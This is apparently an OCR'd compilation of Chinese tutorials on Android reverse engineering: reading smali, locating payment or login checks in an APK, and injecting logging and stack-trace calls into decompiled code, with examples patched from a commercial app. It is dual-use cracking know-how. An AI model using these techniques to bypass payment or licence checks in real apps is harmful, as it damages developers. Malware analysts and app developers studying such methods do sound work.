30.    const/4 v7, 0x0
31.    .line 24
32.    invoke-static {p1}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
33.    move-result-object v8
34.    aput-object v8, v6, v7
35.    const/4 v7, 0x1
36.    invoke-static {v1}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
37.    move-result-object v8
38.    aput-object v8, v6, v7
39.    const/4 v7, 0x2
40.    invoke-static {v2}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
41.    move-result-object v8
42.    aput-object v8, v6, v7
43.    const/4 v7, 0x3
```

```
44.    invoke-static {v3}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
45.    move-result-object v8
46.
47.    aput-object v8, v6, v7
48.    .line 23
49.    invoke-static {v5, v6}, Ljava/lang/String;
50.        ->format(Ljava/lang/String;[Ljava/lang/Object;)Ljava/lang/String;
51.    move-result-object v4
52.    .line 25
53.    .local v4, str:Ljava/lang/String;
54.    const/4 v5, 0x0
55.    invoke-static {p0, v4, v5}, Landroid/widget/Toast;
56.        ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
57.        Landroid/widget/Toast;
58.    move-result-object v5
59.    invoke-virtual {v5}, Landroid/widget/Toast;->show()V  # 使用 Toast 显示格
60.    式化后的结果
61.    :try_end_1  #第 2 个 try 结束
62.    .catch Ljava/lang/ArithmeticException; {:try_start_1 .. :try_end_1} :
63.    catch_0   # catch_0
64.    .catch Ljava/lang/NumberFormatException; {:try_start_1 .. :try_end_1} :
65.    catch_1   # catch_1
66.    .line 33
67.    .end local v1          #i:I
68.    .end local v2          #m:I
69.    .end local v3          #n:I
70.    .end local v4          #str:Ljava/lang/String;
71.    :goto_0
```

```
72.    return-void  # 方法返回
73.    .line 26
74.    .restart local v1      #i:I
75.    :catch_0
76.    move-exception v0
77.    .line 27
78.    .local v0, e:Ljava/lang/ArithmeticException;
79.    :try_start_2  #第 3 个 try 开始
80.    const-string v5, "\u4eba\u6570\u4e0d\u80fd\u4e3a0" #“人数不能为 0”
81.    const/4 v6, 0x0
82.    invoke-static {p0, v5, v6}, Landroid/widget/Toast;
83.       ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
84.       Landroid/widget/Toast;
85.    move-result-object v5
86.    invoke-virtual {v5}, Landroid/widget/Toast;->show()V  # 使用 Toast 显示异    常原因
87.    :try_end_2    #第 3 个 try 结束
88.    .catch Ljava/lang/NumberFormatException; {:try_start_2 .. :try_end_2} :
89.    catch_1
90.    goto :goto_0 #返回
91.    .line 29
92.    .end local v0         #e:Ljava/lang/ArithmeticException;
93.    .end local v1         #i:I
94.    :catch_1
95.    move-exception v0
96.    .line 30
97.    .local v0, e:Ljava/lang/NumberFormatException;
98.    const-string v5, "\u65e0\u6548\u7684\u6570\u503c\u5b57\u7b26\u4e32"
99.    #“无效的数值字符串”
```

```
100.    invoke-static {p0, v5, v9}, Landroid/widget/Toast;
101.        ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
102.        Landroid/widget/Toast;
103.    move-result-object v5
104.    invoke-virtual {v5}, Landroid/widget/Toast;->show()V  # 使用 Toast 显示异
105.    常原因
106.    goto :goto_0 #返回
107. .end method
```

整段代码的功能比较简单，输入鸡腿数与人数，然后使用 Toast 弹出鸡腿的分配方案。传入人数时为了演示 Try/Catch 效果，使用了 String 类型。代码中有两种情况下会发生异常：第一种是将 String 类型转换成 int 类型时可能会发生 NumberFormatException 异常；第二种是计算分配方法时除数为零的 ArithmeticException 异常。
在 Dalvik 指令集中，并没有与 Try/Catch 相关的指令，在处理 Try/Catch 语句时，是通过相关的数据结构来保存异常信息的。

小结

静态分析是软件分析过程中最基础也是最重要的一种手段，我们向 Android 逆向破解又迈进了一大步。

下载

[实例源码以及工具下载]
http://blog.csdn.net/banketree/article/details/10919297

android 逆向分析之初探敌营

二 15 七月 2014　　Write By #123

(不知攻，焉知防！)

前言

参考非虫大大的书和写一些个人经验。在逆向一个 Android 程序，如果盲目的分析，有可能遇到阅读成千上万的反汇编代码才能找到程序的关键点，这无疑是浪费时间的表现。那么我们要对一个陌生的 apk 后怎么入手？

0x01 初探

1 拿到一个 apk，不要急于直接看汇编代码，先浏览一下 apk 的字符串信息，再大略浏览一下类和函数,大体在脑子里留个印象。

2 application 类 apk 一般初始化配置的地方，壳初始化,如果有要注意下。

3 主 activity,程序的一般入口。

4 如果是搞病毒木马分析，要注意 server 和 广播。

0x02 定位

1 信息反馈法

a 上面我们提到先看字符串信息，根据你需求，你应该对一些字符串很敏感。比如你是想找内支付的，那有可能出现“支付成功”,“支付失败”；你要找登录验证的，可能有"登录成功"、“登录失败”；病毒木马可能有“指令”“xxx 成功等“，这些看自己的需求注意。

b 运行时过程中的反馈信息，activity 名，控件名，图片，提示信息（比如“xxx 注册失败”）

通过这些特殊找到引用的地方。

2 特征函数法

程序的编写，总离不开系统提供的 api 函数，你可以从这些函数入手.控件的事件函数 onXXXClick, Show(),如果你要找网络方面的信息 HttpGet、HttpPost、HttpUriRequest、socket 等等，追踪隐私 IMSI、IMEI,敏感操作，发送短信、拨打电话

3 顺序查看法

从软件的启动代码开始，一步步分析(这个 0_0)

4 代码注入法

在关键的地方，加入是的 log 调试函数来追踪程序的运行（log 技巧，后面将写篇日志介绍）。

5 堆栈跟踪法

通过堆栈信息，查看函数调用流程。

6 Method Profiling

在追踪按下一个按钮时调用函数调用特别有效，具体用法度娘/google。

7 Log 开关

软件编写过程，开发人员会使用 log 或者 system.printf 来输出一些调试信息,有时候开发人员自己实现一个调试类或函数，里面有个 bool 标识来判断是否输出调试信息（C/C++有预编译，让编译时不把调试函数编译进去，java 不行，因此这些信息会留在汇编代码中)，把调试标识打开，运行看下日志，有时会有惊喜 0v0。

8 logcat 输出信息

通过 apk 运行中的输出日志，找到一些 apk 运行信息.
Trying to load lib xxxxxxx.so　加载了哪些 so

InputMethodManager focusOut: com.iflytek.chang.morelist.MoreListView@41764490 mServedView=com.android.internal.policy.impl.PhoneWindow$DecorView@419e5470 winFocus=false　可以知道在 com.iflytek.chang.morelist.MoreListView 这个类里面的控件等待用户输入

ActivityManager com.ryg.dynamicloadclient/.MainActivity: task=TaskRecord{41c97358 #21 A com.ryg.dynamicloadclient U 0} 可以知道 apk 启动了 com.ryg.dynamicloadclien.MainActivity

DEX prep '/data/data/com.sxiaoao.car3d3/files/app_sdk73100_.jar': unzip in 1ms, rewrite 87ms 可以知道 apk 动态加载了 app_sdk73100_.jar

初步分析的时候可以从上面提到技巧入手，后面熟悉之后可以自己写脚本，提取字符串，自己要关注的特征函数（适当的收集一些特征函数），可以写个沙盒才分析 （那就嗖嗖的^^）,也可以使用一些成熟的分析工具 androguard,沙盒 droidbox、Apimonitor。在分析过程中，要思考下，如果你 是开发人员，怎么开发这个 app?

http://www.9hao.info/pages/2014/07/androidni-xiang-fen-xi-zhi-chu-tan-di-ying

android 逆向分析之 log 篇

日 20 七月 2014 *Write By #123*

(不知攻，焉知防！)

0x0 前言

在以前逆向分析的分析，动态调试不成熟的时候，需要在反汇编程序 smali 插入汇编代码来追踪 apk 运行信息（也有人叫这种为 smali 注 入）。想一下程序调试过程，断点，单步跟踪，查看寄存器/变量信息，看函数调用堆栈等等，通过调试过程来反馈的信息来分析 apk。那么我们怎么用 smali 注入来达到“动态调试”目的?

0x1 "断点"，"单步跟踪"，查看寄存器/变量信息

我们在关键的地方插入了 log 打印，如果程序执行到这个我们插入 log 的地方，输出我们打印的信息，这样是不是有点像"断点"触发","跟踪"，还输出了 寄存器/变量信息？虽然不能单步调试，至少能拿到一些信息。刚开始接触日志打印的时候，网上给的经验都是用系统 log 类调试。你用这个类会发现一个问题，他需要两个寄存器的 值，invoke-static {vx, vy}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I ，vy 不是 String 类型怎么办？vx 没有需要构造寄存器，向上下翻看有没有可用的，不影响的，不行又要在.local 加寄存器（- -#），这样做超级麻烦。要是只用一个寄存器就好了，那么怎么做？想想 log 类是系统提供的，我们在它基础上实现一个？

```
public static void log(String str)
{
   Log.v(tag , "str->" + str);
}
```

我们看看 smali 调用 **invoke-static {v0}, Lcom/mydebug;->log(Ljava/lang/String;)V** 这样是不是只要一个寄存器？举一反三，比如 **int、long、boolean** 等等，自己在 log 上面封装一层(代码是死的，人是活的，妈妈再也不担心我找不到寄存器了)

如果 log 重复，或者你只是需要你执行了哪个函数，你可以实现个标记函数

```
public static void flag_a() {
    Log.v(tag, "Run to here a");
}
```

调用 ***invoke-static {}, Lcom/mydebug;->flag_a()V***，log 日志的信息，就知道调用哪了，同样自己实现几个标记函数 ***flag_b,flag_c*** 啊等等.

哥们儿看了一篇帖子《Smali 注入之打造属于自己的安卓 crack 利器》，然后推荐给我说，这方法精妙 00. 我诧异了，我去，骚年，我这不是好早就教你这招了？#24 我于是看看这哥怎么加注入代码的，他把调试类的函数复制到要追踪的类，本来 invoke- static {v0}, Lcom/mydebug;->log(Ljava/lang/String;)V 是这样调用，最后他是 invoke-static {v0}, Lcom/需要调试类名;->log(Ljava/lang/String;)V ，每新分析一个 apk，都要这样加一次。0 0 ，好吧，我这老师没做好，没教他自己归纳调

试类.

自己要实现自己调试类，加入自己常需要打印的类型，这样收集起来，这将会成为你 smali log 注入利器。

Ox2 查看函数调用堆栈

我发现好些刚接触 Android 逆向的不知函数堆栈，更不用说 log 里面使用堆栈了，我面试新人的时候，问知道函数堆栈不，连这个都不知道的 话，就不是我的菜了 00 。网上也有一些 log 堆栈的，居然是让程序报错来查看堆栈？我开始接触 Android 逆向的时候，搜索最多是 Android 调试，java 调试，如何查看 堆栈，了解一个平台的调试方法，看哪些能用到 Android 逆向上，而不是直接上去死磕。

其实 Android 打印堆栈的代码很简单

```
/***
 * 调试栈函数!
 * @param n
 * 如果调用 preFun
 * n=2 是 PreFun 函数
 * n=3 是调用 PreFun 的 fun
 * n=4 是 fun 的调用函数
 *
 * 在 preFun 里面的堆栈
 * 0->dumpThreads
 * 1->getStackTrace
 * 2->Current
 * @return
 */
private static String preFun(int n) {
    StackTraceElement[] strack = Thread.currentThread().getStackTrace();
```

```
        int i = strack.length;
        if (n >= i || i < 0)
            return null;
        StackTraceElement traceElement = strack[n];
        String logText = String.format(CLASS_METHOD_LINE_FORMAT,
                traceElement.getClassName(), traceElement.getMethodName(),
                traceElement.getLineNumber(), traceElement.getFileName());
        return logText.toString();
    }
```

你看就几行代码,巧这用几行代码，就可以打造自己的逆向类利器了。

```
//追踪调用
("DefaultLocale")
public static void preFun() {
    Log.v(tag, " ");
    StringBuilder sb = new StringBuilder("PreFun:here");
    StackTraceElement[] strack = Thread.currentThread().getStackTrace();
    int i = strack.length;
    int k = 0;
    StackTraceElement strackTemp;
    for (int j = 3; j < i; j++) {
        strackTemp = strack[j];
        String logText = String.format(CLASS_METHOD_LINE_FORMAT,
                strackTemp.getClassName(), strackTemp.getMethodName(),
                strackTemp.getLineNumber(), strackTemp.getFileName());
        sb.append("<-"+logText);
        k++;
        if (k == stackFunNum)
```

```
            break;
        }
        Log.v(tag + " " + preFun(4), sb.toString());
    }
     // 常规打印函数!
    public static void log(String str) {
        Log.v(tag + " " + preFun(4), "str->" + str+"\r\nPreFun:"+preFun(5));
    }
    // 定位函数!
    // 调用 one_函数推栈从 3+1
    public static void flag_a() {
        Log.v(tag + " " + preFun(4) , "Run to here a"+"\r\nPreFun:"+preFun(5));
    }
```

日志输出

```
    //String 的打印日志    cn.mytest.MainActivity.onCreate()调用了 cn.mytest.MainActivity.test() ， 在 test ()函数里打印出相应的 string 值
    V/mydebug cn.mytest.MainActivity.test()  Line:179  (MainActivity.j(9029): str->this is a test
    V/mydebug cn.mytest.MainActivity.test()  Line:179  (MainActivity.j(9029): PreFun:cn.mytest.MainActivity.onCreate()  Line:42  (MainActivity.java)

    //flag 的打印日志  在 cn.mytest.MainActivity.test() 的标记函数执行了
    V/mydebug cn.mytest.MainActivity.test()  Line:170  (MainActivity.j(9029): Run to here a

     //调用函数的打印日志 箭头看出了函数的调用过程
    V/mydebug cn.mytest.MainActivity.test()  Line:180  (MainActivity.j(9029): PreFun:here<-cn.mytest.MainActivity.test()  Line:180  (MainActivity.java)<-cn.mytest.MainActivity.onCreate()  Line:42
```

(MainActivity.java)<-android.app.Activity.performCreate() Line:5020 (Activity.java)<-
android.app.Instrumentation.callActivityOnCreate() Line:1080 (Instrumentation.java)

0x3 Android 调试工具之 Traceview

```
static String traceName = "mydebug";
// 跟踪 需要 sd 卡的写入权限
public static void startT() {
    Log.v(tag + " " + preFun(4), "startMethodTracing"+"\r\nPreFun:"+preFun(5));
    android.os.Debug.startMethodTracing(traceName);
}
public static void stopT() {
    Log.v(tag + " " + preFun(4), "stopMethodTracing"+"\r\nPreFun:"+preFun(5));
    android.os.Debug.stopMethodTracing();
}
```

有时你要检测一个特定函数里面执行流程，如果直接用 android Method Profiling，这样函数信息量带大，这时你就可以在该函数前调用 startT，函数调用后 stopT，这样就可以通过 trace 文件分 析，Traceview 的使用 自己 google/度娘吧。

我常用的 log

```
invoke-static {}, Lcom/mydebug;->flag_a()V
invoke-static {}, Lcom/mydebug;->startT()V
invoke-static {}, Lcom/mydebug;->stopT()V //必须有 stop 才行
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
invoke-static {vx}, Lcom/mydebug;->log(Ljava/lang/Object;)V
invoke-static {v0}, Lcom/mydebug;->log(Lorg/json/JSONObject;)V
invoke-static {v0}, Lcom/mydebug;->log(I)V
invoke-static {}, Lcom/mydebug;->flag_x()V
```

```
invoke-static {}, Lcom/mydebug;->preFun()V
invoke-static {v0}, Lcom/mydebug;->log(Ljava/lang/String;)V
invoke-static/range {p2}, Lcom/mydebug;->log(Ljava/lang/String;)V
invoke-static {v0}, Lcom/mydebug;->log(Ljava/lang/String;)V
invoke-static {v0}, Lcom/mydebug;->log(Ljava/io/File;)V
invoke-static {v0}, Lcom/mydebug;->log(Landroid/widget/Button;)V
invoke-static {v0}, Lcom/mydebug;->log([B)V
invoke-static {v0}, Lcom/mydebug;->log(Z)V
invoke-static {v0}, Lcom/mydebug;->log(Ljava/io/InputStream;)V
invoke-static {v0}, Lcom/mydebug;->logHex([B)V
invoke-static {v0}, Lcom/mydebug;->log(Lorg/apache/http/client/entity/UrlEncodedFormEntity;)V
invoke-static {v0},Lcom/mydebug;->log(Lorg/apache/http/entity/ByteArrayEntity;)V
invoke-static {v3}, Lcom/mydebug;->log(Ljava/io/Reader;)V
invoke-static {v0}, Lcom/mydebug;->log(Lorg/apache/http/client/methods/HttpGet;)V
invoke-static {v0}, Lcom/mydebug;->log(Lorg/apache/http/client/methods/HttpPost;)V
invoke-static {v0}, Lcom/mydebug;->log(Lorg/apache/http/client/methods/HttpPost;)V
invoke-static {v0}, Lcom/mydebug;->log(Lorg/apache/http/client/methods/HttpUriRequest;)V
invoke-static {v0}, Lcom/mydebug;->log(Ljava/net/HttpURLConnection;)V
invoke-static {v0}, Lcom/mydebug;->log(Ljava/util/List;)V
invoke-static {v0}, Lcom/mydebug;->log([Ljava/lang/String;)V
```

把堆栈函数加到自己的分析系统，运行 apk，看下日志，很多行为调用都可以监测到。

0x04 巧用正则，过滤掉无用 log 信息

手机日志信息过多，每次看一个进程，刷刷的就出超多的信息而覆盖了有用的信息，这个可以用正则过滤掉

在 ddms log 过滤输入正则:

tag:^(?!.*(webkit|Network|MSThread|SurfaceTextureClient|IMG_MMU|skia|IspDrv|JpegDecDriver|CdpDrv|JpgDecComp|ImgScaler|iio|Drv)).*$

webkit|Network|MSThread|SurfaceTextureClient|IMG_MMU|skia|IspDrv|JpegDecDriver|CdpDrv|JpgDecComp|ImgScaler|iio|Drv 是不想抓取的 log tag，自己个照着加进入

刚开接触 android 逆向就开始用上面的日志方法，对那些软件防护不是特别强的软件，函数追踪，变量查看输出，无往不利 00，这还没需要用到动态调试的地步.

0x05 题外话

代码是死的，人是活。
要学会举一反三，归纳小结，类比分析。
别人给的东西，终究是别人的轮子，要了解别人怎么造轮子，或者学会用别人的轮子来做东西，这样才是自己的，站在巨人的肩膀上。

http://www.9hao.info/pages/2014/07/androidni-xiang-fen-xi-zhi-logpian

Smali 常用分析步骤

标 题: 【分享】发几个 Android 静态和动态分析的小技巧
作 者: 苏北小麦
时 间: 2014-06-13,00:07:55
链 接: http://bbs.pediy.com/showthread.php?t=189021

没有好的调试工具下

对 dex 后的 smali 的技巧。

一、常用插代码

（如果怕影响寄存器值，可以将.locals xxx 改多几个或者合适的地方，如返回前添加）

1、

代码:

```
const-string  v7,  "log.v(xx,  yy);"
invoke-static  {v7,  v7},  Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I
```

2、

代码:

```
const-
string  v0,  "Must  ensure  vx  is  Context  class,  then  Toast.makeText(vx,  xxx,  1).show();"  #  CharSequence
对象类型
const/4  v1,  0x1  #  I  int 类型
invoke-
static  {p0,  v0,  v1},  Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landr
oid/widget/Toast;  #  p0  是一个 Context
move-result-object  v0
invoke-virtual  {v0},  Landroid/widget/Toast;->show()V
```

二.调用回溯

1、静态方法搜索需要扩展到父类的方法搜索，如 **Sublime Text 3** 下结果

代码:

```
.class  public  Lcom/dataviz/dxtg/common/android/launcher/TabbedLauncherActivity;
.super  Lcom/dataviz/dxtg/common/android/ApplicationActivity;

#  interfaces
.implements  Landroid/view/GestureDetector$OnGestureListener;
.implements  Lcom/dataviz/dxtg/common/android/ar;
.implements  Lcom/dataviz/dxtg/common/android/bt;
.implements  Lcom/dataviz/dxtg/common/android/cs;
.implements  Lcom/dataviz/dxtg/common/android/dv;
.implements  Lcom/dataviz/dxtg/common/android/iap/d;
.implements  Lcom/dataviz/dxtg/common/android/iap/z;
.method  public  c()V
.end  method
```

搜索方法

Lcom/dataviz/dxtg/common/android/launcher/TabbedLauncherActivity;->c()V

也许搜索没有结果，就有可能是父类或 接口。

这里是 Lcom/dataviz/dxtg/common/android/dv;->c()V

代码:

```
.class  public  interface  abstract  Lcom/dataviz/dxtg/common/android/dv;
.super  Ljava/lang/Object;


#  virtual  methods
.method  public  abstract  a(Ljava/lang/String;)V
.end  method

.method  public  abstract  a(Z)V
.end  method

.method  public  abstract  c()V
.end  method
```

结果

代码:

```
Searching  7287  files  for  "Lcom/dataviz/dxtg/common/android/dv;->c()V"

D:\com.dataviz.docstogo\smali\com\dataviz\dxtg\common\android\do.smali:
      91:          invoke-interface  {v0},  Lcom/dataviz/dxtg/common/android/dv;->c()V
    289:          invoke-interface  {v0},  Lcom/dataviz/dxtg/common/android/dv;->c()V

2  matches  in  1  file
```

然后看看调用这个方法的所在方法有没有判断跳转语句，如果没有可能还要继续查看谁调用。

2. 动态/运行时查看


制造异常查看函数调用堆栈

在查看方法调用时，制造空指针异常。回溯方法调用堆栈

代码:

```
.method  public  c()V
        .locals  1  ##  .locals  1  romove  desktop  tab
        const/4  v0,  0x0
        #new-instance  v0,  Lcom/dataviz/dxtg/common/android/bl;

        #invoke-direct  {v0},  Lcom/dataviz/dxtg/common/android/bl;-><init>()V

        invoke-
direct  {p0,  v0},  Lcom/dataviz/dxtg/common/android/launcher/TabbedLauncherActivity;->a(Landroid/support/v4/app/F
ragment;)Z

        return-void
.end  method
```

堆栈截图



现在不推荐用这样方法，请用以下方法：

android 逆向分析之 log 篇

三、smali 修改代码出错举例 1

1. 入参类型

当 smali 修改代码出错举例 1，log 如下：

虚拟机层次：

1.本身做出了预测，寄存器 v2 是符合要求入参，暗示你这个也许是你想要的。VFY: register1 v2 type 17, wanted ref

2.下一句：报参数 1 不对，应该是 String 类型。 VFY: bad arg 1 (into Ljava/lang/String;)

3.第三行，拒绝调用初始化。VFY: rejecting call to Ljava/lang/StringBuilder;.<init> (Ljava/lang/String;)V

4. 拒绝调用代码和偏移量。VFY: rejecting opcode 0x70 at 0x031f

5. 函数调用堆栈。VFY: rejected Lcom/dataviz/dxtg/common/android/AboutScreenActivity;.onCreate (Landroid/os/Bundle;)V

6.出错类，全路径。Verifier rejected class Lcom/dataviz/dxtg/common/android/AboutScreenActivity;

7.出错详细描述。Class init failed in newInstance call (Lcom/dataviz/dxtg/common/android/AboutScreenActivity;)

Android 运行时日志：

略。

附件 89927

2. 字段赋值

代码:

```
const-string/jumbo  v0,  "4.001"
const  v1,  666666
#  #  VFY:  invalid  reg  type  1073801336  on  iput  instr  (need  12)
#  #  VFY:    rejecting  opcode  0x59  at  0x001d
#  #  0x59  表示  iput  vx,vy,  field_id,   0x001d 应该是  方法里偏移量，两字节一个偏移量
           iput  v0,  v4,  Lxx/yy/clazz;->field:I
```


偏移量可正可负，它从指令开始字节计算的。偏移量按字（2 字节 1 个偏移），从中可以看出偏移量大小。
原文：

引用:

The offset can be positive or negative and it is calculated from the offset of the starting byte of the instruction. The offset is always interpreted in words (2 bytes per 1 offset value increment/decrement). Negative offset is stored in two's complement format. The current position is the offset of the starting byte of the instruction.

四、代码混乱的替换

举例：
Lcom/dataviz/dxtg/common/d/j;单个类域替换，包括成员；
Lcom/dataviz/dxtg/common/d/j/此对应文件夹及其子文件夹下所有类都替换，最后斜杠。
可以保存脚本，替换回来。
用于向处理 http 的线程，比如，假设 Lcom/dataviz/dxtg/common/d/j 是线程 Thread 或 Runnable 的儿子、孙子或重 孙子…类，可以替换为 Lcom/dataviz/dxtg/common/d/HttpThread_j 等有意义的类名。


Replace Studio Business Edition
File
Edit
View
Help
Open script Ctrl+O
Save script Ctrl+S
Save script as
Search Ctrl+F
Search and Replace Ctrl+H
Exit
1 2.srx
Path/Mask
D:\d | *
Search Results
Processing file : D:\d\a.smali
Processing file : D:\d\j.smali
Line 1 - .class public Lcom/dataviz/dxtg/common/d/j;
Line 27 - iput-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->a:Lcom/dataviz/dxtg/commo
Line 33 - iput-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->b:Lcom/dataviz/dxtg/commo
Line 39 - iput-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->c:Lcom/dataviz/dxtg/commo
Line 45 - iput-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->d:Lcom/dataviz/dxtg/commo
Line 51 - iput-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->e:Lcom/dataviz/dxtg/commo
Line 63 - iget-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->a:Lcom/dataviz/dxtg/commo
Line 67 - iget-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->b:Lcom/dataviz/dxtg/commo
Line 71 - iget-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->c:Lcom/dataviz/dxtg/commo
Line 75 - iget-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->d:Lcom/dataviz/dxtg/commo
Line 79 - iget-object v0, p0, Lcom/dataviz/dxtg/common/d/j;->e:Lcom/dataviz/dxtg/commo
Found 11 occurrences.
Processing file : D:\d\l.smali
Line 67 - .field protected s:Lcom/dataviz/dxtg/common/d/j;
Line 244 - new-instance v0, Lcom/dataviz/dxtg/common/d/j;
Line 246 - invoke-direct {v0}, Lcom/dataviz/dxtg/common/d/j;-><init>()V
Line 248 - iput-object v0, p0, Lcom/dataviz/dxtg/common/d/l;->s:Lcom/dataviz/dxtg/commo
Line 367 - .method private a(Lcom/dataviz/dxtg/common/d/j;ZI)V
Line 496 - iget-object v3, p1, Lcom/dataviz/dxtg/common/d/j;->a:Lcom/dataviz/dxtg/commc

保存脚本内容可能这样：
代码:

```
<?xml  version="1.0"  encoding="utf-8"?>
<fs_sr_script>
        <fs_sr_options/>
        <fs_sr_info  case_sensitive="0">
                <search_string>Lcom/dataviz/dxtg/common/d/j/</search_string>
                <replace_string>Lcom/dataviz/dxtg/common/d/HttpThread_j</replace_string>
        </fs_sr_info>
        <fs_file_list_info>
                <mask>*</mask>
                <path>D:\d</path>
        </fs_file_list_info>
